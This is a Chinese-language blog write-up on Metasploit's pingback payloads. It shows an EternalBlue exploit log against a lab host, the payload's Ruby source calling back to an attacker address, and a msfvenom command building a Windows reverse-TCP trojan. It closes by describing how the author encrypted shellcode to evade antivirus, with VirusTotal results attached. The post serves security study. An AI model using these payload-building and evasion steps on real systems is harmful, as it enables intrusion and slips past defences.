

MSF Pingback Payloads

0x00 前言

今天早上Rapid7cn的公众号更新了一篇文章，然后就被群里的大师傅们转发了好几遍233，感觉挺有意思的，也想分析一下

https://mp.weixin.qq.com/s/ZI-qQ_ORKG_gJ2Wnc2PiRA

官网：<https://blog.rapid7.com/2019/08/01/introducing-pingback-payloads/>

0x01 pingback

```

, d0d,
.

=[ metasploit v5.0.46-dev-b1f58b460601e0d769ac60286f3ae3ae610308f0]
+ -- ==[ 1920 exploits - 1075 auxiliary - 330 post ]
+ -- ==[ 556 payloads - 45 encoders - 10 nops ]
+ -- ==[ 4 evasion ]

[*] Starting persistent handler(s)...
msf5 > search pingback

Matching Modules
=====

#      Name                                          Disclosure Date  Rank  Check  Description
-      -
0  auxiliary/scanner/http/wordpress_pingback_access  normal         Yes   Wordpress Pingback Locator
1  payload/cmd/unix/pingback_bind                  normal         No    Unix Command Shell, Pingback Bind TCP (via netcat)
2  payload/cmd/unix/pingback_reverse                normal         No    Unix Command Shell, Pingback Reverse TCP (via netcat)
3  payload/linux/x64/pingback_bind_tcp              normal         No    Linux x64 Pingback, Bind TCP Inline
4  payload/linux/x64/pingback_reverse_tcp           normal         No    Linux x64 Pingback, Reverse TCP Inline
5  payload/python/pingback_bind_tcp                 normal         No    Python Pingback, Bind TCP (via python)
6  payload/python/pingback_reverse_tcp              normal         No    Python Pingback, Reverse TCP (via python)
7  payload/ruby/pingback_bind_tcp                   normal         No    Ruby Pingback, Bind TCP
8  payload/ruby/pingback_reverse_tcp                normal         No    Ruby Pingback, Reverse TCP
9  payload/windows/pingback_bind_tcp                normal         No    Windows x86 Pingback, Bind TCP Inline
10 payload/windows/pingback_reverse_tcp             normal         No    Windows x86 Pingback, Reverse TCP Inline
11 payload/windows/x64/pingback_reverse_tcp         normal         No    Windows x64 Pingback, Reverse TCP Inline

msf5 >

```

payload, 至于什么是pingback, 其实msf官方在github已经说的很清楚了<https://github.com/rapid7/metasploit-framework/pull/12129>

Pingback payloads are designed to provide a limited-functionality payload to verify an exploit has worked. It does not provide a shell of any kind. A pingback payload creates a "random" UUID value (separate from the payload UUID) that is written to the Metasploit database along with other data. When executed on target, the payload sends back that UUID to verify that the exploit worked, but nothing else. When Framework receives that UUID, we verify the target is vulnerable to the exploit without loading an interactive shell.

This prevents traditional [W/M]ITM attacks or someone sniffing the traffic for information, as the UUID itself means nothing to a listener, and without further execution, the session itself is not particularly valuable to an attacker.

简单来说感觉其实就是，AV对msf之前的常规reverse_shell会进行拦截，导致我们并不能很清楚的知道目标是否存在该漏洞，然后这个payload就完全不会产生交互式shell

```
msfconsole
[+] 192.168.121.131:445 - Connection established for exploitation.
[+] 192.168.121.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.121.131:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.121.131:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.121.131:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 192.168.121.131:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 192.168.121.131:445 - 0x00000030 61 63 6b 20 31 ack 1
[+] 192.168.121.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.121.131:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.121.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.121.131:445 - Starting non-paged pool grooming
[+] 192.168.121.131:445 - Sending SMBv2 buffers
[+] 192.168.121.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.121.131:445 - Sending final SMBv2 buffers.
[*] 192.168.121.131:445 - Sending last fragment of exploit packet!
[*] 192.168.121.131:445 - Receiving response from exploit packet
[+] 192.168.121.131:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.121.131:445 - Sending egg to corrupted connection.
[*] 192.168.121.131:445 - Triggering free of corrupted buffer.
[*] Pingback session 3 opened (192.168.1.107:4444 -> 192.168.1.107:64698) at 2019-09-05 23:14:56 +0800
[*] Incoming UUID = a8b3f36beea04321988d246dcb4cc258
[+] UUID identified (a8b3f36beea04321988d246dcb4cc258)
[+] 192.168.121.131:445 - =====
[+] 192.168.121.131:445 - -----WIN-----
[+] 192.168.121.131:445 - =====

[*] 192.168.121.131 - Pingback session 3 closed. Reason: User exit
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====

No active sessions.

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```



0x02 How to Use

翻看代码，我们发现它其实是每次生成一个新的UUID，然后将其发送到目标中，然后调用listener中的payload设置一个监听，然后当程序进行 Pingback 时，MSF打开一个会话来接受UUID，最后拿到完整UUID后，就关闭当前session

```
# msf/modules/payloads/singles/ruby/pingback_reverse_tcp.rb
def ruby_string
  self.pingback_uuid ||= self.generate_pingback_uuid
  lhost = datastore['LHOST']
  lhost = "[#{lhost}]" if Rex::Socket.is_ipv6?(lhost)
  return "require'socket';" \
    "c=TCPSocket.new'#{lhost}',#{datastore['LPORT'].to_i};" \
    "c.puts'#[[self.pingback_uuid].pack('H*')].pack('m0')'.unpack('m0');" \
    "c.close"
end

# msf/base/sessions/pingback.rb
def uuid_read
  uuid_raw = rstream.get_once(16, 1)
  return nil unless uuid_raw
  self.uuid_string = uuid_raw.each_byte.map { |b| "%02x" % b.to_i() }.join
  print_status("Incoming UUID = #{uuid_string}")
  if framework.db.active
    begin
      payload = framework.db.payloads(uuid: uuid_string).first
      if payload.nil?
        print_warning("Provided UUID (#{uuid_string}) was not found in database!")
      else
        print_good("UUID identified (#{uuid_string})")
      end
    end
  rescue ActiveRecord::ConnectionNotEstablished
    print_status("WARNING: UUID verification and logging is not available, because the database is not active.")
  rescue => e
    # TODO: Can we have a more specific exception handler?
    # Test: what if we send no bytes back? What if we send less than 16 bytes? Or more than?
    elog("Can't get original UUID")
    elog("Exception Class: #{e.class.name}")
    elog("Exception Message: #{e.message}")
    elog("Exception Backtrace: #{e.backtrace}")
  end
else
```

```
print_warning("WARNING: UUID verification and logging is not available, because the database is not active.")
end
end
```

然后在 option.rb 中，我们能看到pingback的模块存在两个选项：


```
def initialize(info = {})
  super
  register_advanced_options(
    [
      Msf::OptInt.new('PingbackRetries', [true, "How many additional successful pingbacks", 0]),
      Msf::OptInt.new('PingbackSleep', [true, "Time (in seconds) to sleep between pingbacks", 30])
    ], self.class)
end
```

- PingbackRetries - pingback的次数
- PingbackSleep - pinigback的时间间隔


我们利用 Msfvenom 生成一个 windows/x64/pingback_reverse_tcp 的exe木马

```
msfvenom -p windows/x64/pingback_reverse_tcp -f exe -o patrilic.exe LHOST=192.168.1.107 LPORT=4445 EXITFUNC=thread PINGBACKRET
```

然后在目标机器上运行时：



然后目标机器上并没有产生任何的交互式shell，同时使用 Wireshark 也只能捕获到16byte的UUID值



0x03 总结

这次更新的pingback

payload, 已经感觉是最小化的攻击载荷了, 而且特征也并不明显, 只是一串随机的UUID值而已, 感觉用来验证漏洞还是挺不错的, 然后后面再想办法去掉exp特征, 使用另外当然, msf直接生成的程序特征还是挺明显的, 还是需要进行免杀, 不过由于这个payload并没有进行起敏感进程, 所以还是比较好免杀的。

时间太晚了, shellcode随便加密搞了下, 静态还行, 其实也就是识别的msf的特征, 但是动态估计也没啥2333毕竟也没有危险进程, 只是开了个socket

virustotal.com/gui/file/9493245401149e653be7cc5102b0b750045e982c218446a141512bb8533f30be/detection

9493245401149e653be7cc5102b0b750045e982c218446a141512bb8533f30be

10 / 69 engines detected this file

9493245401149e653be7cc5102b0b750045e982c218446a141512bb8533f30be
test.exe
overlay peexe

76.08 KB Size
2019-09-05 16:42:06 UTC
1 minute ago

DETECTION	DETAILS	COMMUNITY
Acronis	⚠ Suspicious	AhnLab-V3
SecureAge APEX	⚠ Malicious	CrowdStrike Falcon
Cylance	⚠ Unsafe	Endgame
FireEye	⚠ Generic.mg.4ff34f716500e893	Jiangmin
Rising	⚠ Trojan.Generic@ML.94 (RDM:++sYfAcw...	SentinelOne (Static ML)
Ad-Aware	✅ Undetected	AegisLab
Alibaba	✅ Undetected	ALYac
Antiy-AVL	✅ Undetected	Arcabit
Avast	✅ Undetected	Avast-Mobile
AVG	✅ Undetected	Avira (no cloud)
Baidu	✅ Undetected	BitDefender
Bkav	✅ Undetected	CAT-QuickHeal
		Malware/Win32.Generic.C3307326
		Win/malicious_confidence_80% (D)
		Malicious (high Confidence)
		Trojan.Generic.baosv
		DFI - Suspicious PE

然后进程开起来的话，找了个360的机子试了下，没啥问题



特征估计也快普及了，然后主要是感觉思路挺好的，学习了~
rapid7牛逼

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